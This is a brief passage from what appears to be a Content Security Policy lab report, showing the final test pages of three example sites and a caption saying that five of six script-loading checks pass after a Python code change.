
(a) Final csptest page of example32.com



CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: OK

(b) Final csptest page of example68.com



CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: OK

(c) Final csptest page of example79.com

Figure 8: Final page of all csptest sites showing OK in the area 1, 2, 4, 5, 6

Thus, Fields 1, 2, 4, 5, and 6 all display OK after changing the Python code.